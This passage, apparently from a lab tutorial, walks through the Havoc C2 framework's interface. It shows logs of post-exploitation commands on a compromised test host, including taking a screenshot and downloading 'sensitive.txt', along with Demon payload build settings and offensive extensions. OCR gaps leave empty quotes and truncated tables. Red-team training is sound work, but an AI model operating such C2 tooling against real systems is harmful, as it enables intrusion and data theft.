


Graph view of an established ""

You can have an unprivileged or privileged session, and these sessions are differentiated by color and appearance.


Havoc View Attack Scripts Help Bloodhound
Unprivileged session
162f19fc @ demon.x64.exe\6300
[SPIDERMAN\pparker]
Privileged session
7b876f74 @ demon.x64.exe\1932
[SPIDERMAN\pparker]

Graph view showing differences between unprivileged and privileged sessions



Havoc
Havoc View Attack Scripts Help Bloodhound
In table view, a Red ID indicates a privileged session.

ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
32936344	192.168.110.…	192.168.110.…	pparker	SPIDERMAN	Windows 10	mmc.exe	4988	17s	healthy
66154692	192.168.110.…	192.168.110.…	pparker	SPIDERMAN	Windows 10	mmc.exe	6248	17s	healthy

Table view showing differences between unprivileged and privileged sessions

Event Viewer

The “**Event Viewer**” is displayed in a tab located in the top right window. By default, it is launched with the Havoc Client, but if closed out, it can be opened again by clicking on “**View**” and selecting “**Event Viewer**”. Again, the “**Event Viewer**” provides information on actions or events that occurred, such as connected/disconnected operators, listeners created, established sessions, etc.




```
10/01/2024 23:00:16 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
11/01/2024 04:00:11 [*] Started "https" listener
11/01/2024 04:00:11 [*] Started "http" listener
11/01/2024 04:00:11 [*] Started "smb" listener
11/01/2024 04:00:16 [+] ricky connected to teamserver
```

“ ” displays in the top right window of the UI

Loot

Loot is where your pillaged post-exploitation valuables are stored, i.e., downloads and screenshots. Below you can see that after tasking a session to take a "screenshot" it displays, "Successful took screenshot", but there is not an image displayed. I was also able to download a file called sensitive.txt, but again, I am not seeing it anywhere.




Havoc View Attack Scripts Help Bloodhound
Teamserver Chat
[32936344] pparker/SPIDERMAN
[66154692] pparker/SPIDERMAN

ID	External	Internal	User	Computer	OS	Process
32936344	192.168.110.…	192.168.110.…	pparker	SPIDERMAN	Windows 10	mmc.exe
66154692	192.168.110.…	192.168.110.…	pparker	SPIDERMAN	Windows 10	mmc.exe

```
10/01/2024 02:51:23 [r1cky] Demon » screenshot
[*] [EB94AF5D] Tasked demon to take a screenshot
[+] Send Task to Agent [12 bytes]
[+] Successful took screenshot

10/01/2024 02:51:38 [r1cky] Demon » dir
[*] [2F543716] Tasked demon to list current directory
 Directory of C:\Users\pparker\Downloads\*:

10/01/2024  18:45           282 B          desktop.ini
10/01/2024  18:46           102.40 kB      mmc.exe
09/01/2024  13:20    <DIR>                 vulnserver-master
               2 File(s)     102.68 kB
               1 Folder(s)

10/01/2024 02:51:56 [r1cky] Demon » cd ../Desktop
[*] [E81F9B4C] Tasked demon to change directory: ../Desktop
[*] Changed directory: ../Desktop

10/01/2024 02:52:02 [r1cky] Demon » dir
[*] [901DAFE5] Tasked demon to list current directory
 Directory of C:\Users\pparker\Desktop\*:

10/01/2024  18:45           282 B          desktop.ini
10/01/2024  18:50           893 B          sensitive.txt
               2 File(s)     1.18 kB
               0 Folder(s)

10/01/2024 02:52:14 [r1cky] Demon » download sensitive.txt
[*] [439A5E80] Tasked demon to download a file sensitive.txt
[*] Started download of file: C:\Users\pparker\Desktop\sensitive.txt [893 B]
[+] Finished download of file: C:\Users\pparker\Desktop\sensitive.txt
[pparker/SPIDERMAN] mmc.exe/4988 x64 (MARVEL.local)
```

Post-exploitation command "" being executed on compromised host

Well, that is because screenshots and downloads are stored in "**Loot Collection**", which is accessed by clicking on "**View**" and selecting "**Loot**". A tab will then open in the bottom window, that contains a table view of the content on the left side, and a display of the actual screenshot on the right side. This information can also be sorted using "**AgentID**" (unique identifier assigned to sessions) and "**Screenshots**" or "**Downloads**".



I	Internal	User	Computer	OS	Process	PID	Last	Health
329	.168.110...	pparker	SPIDERMAN	Windows 10	mmc.exe	4988	17s	healthy
661	.168.110...	pparker	SPIDERMAN	Windows 10	mmc.exe	6248	18s	healthy

```
09/01/2024 20:39:41 Hav
10/01/2024 01:35:11 [+]
10/01/2024 01:39:31 [-]
10/01/2024 01:39:41 [+]
10/01/2024 01:41:58 [*]
10/01/2024 01:42:08 [*]
10/01/2024 01:42:19 [*]
10/01/2024 01:42:37 [*]
10/01/2024 01:44:48 [*]
10/01/2024 02:46:59 [*]
10/01/2024 02:48:04 [*]
```

[32936344] pparker/SPIDERMAN


Name	Date
Desktop_10.01.2024-58.50.58.png	10/01/2024 02:50:58
Desktop_10.01.2024-26.51.26.png	10/01/2024 02:51:26
Desktop_10.01.2024-33.53.33.png	10/01/2024 02:53:34

```
Do not go gentle into that good night,
Old age should burn and rave at close of day;
Rage, rage against the dying of the light.

Though wise men at their end know dark is right,
Because their words had forked no lightning they
Do not go gentle into that good night.

Good men, the last wave by, crying how bright
Their frail deeds might have danced in a green bay,
Rage, rage against the dying of the light.

Wild men who caught and sang the sun in flight,
And learn, too late, they grieved it on its way,
Do not go gentle into that good night.

Grave men, near death, who see with blinding sight
Blind eyes could blaze like meteors and be gay,
Rage, rage against the dying of the light.

And you, my father, there on the sad height,
```

“ ” includes post-exploitation artifacts from compromised host (screenshot)

Payloads

Click on the “**Attack**” drop-down menu and select “**Payload**”, to launch a pop-up window for generating a payload using the Havoc default agent called “**Demon**”. The Payload window displays a few options, and several built-in features that you can use to configure the payload, such as the listener type it will connect to, architecture, format (Windows Exe, Windows Dll, Windows Shellcode, & Windows Service Exe), sleep technique, and what process it will spawn as on the compromised host.




```
Agent:      Demon
Options
Listener:   http
Arch        x64
Format      Windows Exe
Config                    Value
    Sleep                 2
    Jitter                15
    Indirect Syscall
    Stack Duplication
    Sleep Technique       WaitForSingleObjectEx
    Sleep Jmp Gadget      None
    Proxy Loading         None (LdrLoadDll)
    Amsi/Etw Patch        None
  Injection
      Alloc               Native/Syscall
      Execute             Native/Syscall
      Spawn64             C:\Windows\System32\notepad.exe
      Spawn32             C:\Windows\SysWOW64\notepad.exe
Building Console
```

Payload Demon agent (modified to display all options)

After clicking on “**Generate**”, the “**Building Console**” will display the payload build and after it is built, a pop-up window will launch that will enable you to rename it (if desired) and save the payload in a directory of your choosing.

Extensions

Extensions are additional scripts that can be added or even created and added an operator/developer and used as commands or modules to use with a demon agent. There is a method to creating them, which is documented in a blog post, by p4p1, who created most of the included extensions.



Havoc
Havoc View Attack Scripts Help Bloodhound
Payload
Extentions
ID External User Computer OS Process PID Last Health
Event Viewer
Teamserver Chat
Extentions
havoc-bloodhound
p4p1
Install

```
09/01/2024 20:39:41 Havoc Framework [Version: 0.7] [CodeName: Bites
10/01/2024 01:35:11 [+] r1cky connected to teamserver
10/01/2024 01:39:31 [-] r1cky disconnected from teamserver
10/01/2024 01:39:41 [+] r1cky connected to teamserver
10/01/2024 01:41:58 [*] Started "https" listener
10/01/2024 01:42:08 [*] Started "http" listener
10/01/2024 01:42:19 [*] Started "https-local" listener
10/01/2024 01:42:37 [*] Started "http-local" listener
10/01/2024 01:44:48 [*] Started "smb" listener
```

Title	Author
havoc-reporter	p4p1
havoc-fetch	p4p1
auto_suite	p4p1
Shhhavoc	jakobfriedl
matro7sh_loaders for 221b	jenaye & djnn
matro7sh_loaders for myph	jenaye & djnn
ADOE	jakobfriedl
mitre4havoc	jakobfriedl
havoc-privkit	p4p1
havoc-SauronEye	Cipher007
havoc-ligolo	p4p1
havoc-PoolParty	Cipher007
havoc-NoPowerShell	jakobfriedl
havoc-bloodhound	p4p1
Havoc-DLLHijack	m7rick

A GUI Wrapper to upload your sharphound files to your BloodHound Community Edition instance.

Adding an included extension “”




BloodHound Status:
status: offline
BloodHound Settings:
BloodHound URL:
http://localhost:8080
API key:
Enter key here
API id:
Enter id here

“” extension settings appear next to “ ”

Information on this extension can be obtained on the “**havoc-bloodhound**” GitHub page which includes configuring the Bloodhound Settings and usage. A Google search using the “Title” and “Author” on the “**Extensions**” tab, led me to GitHub pages that provided more information on the Havoc extensions, so if you want to learn more about them, get your 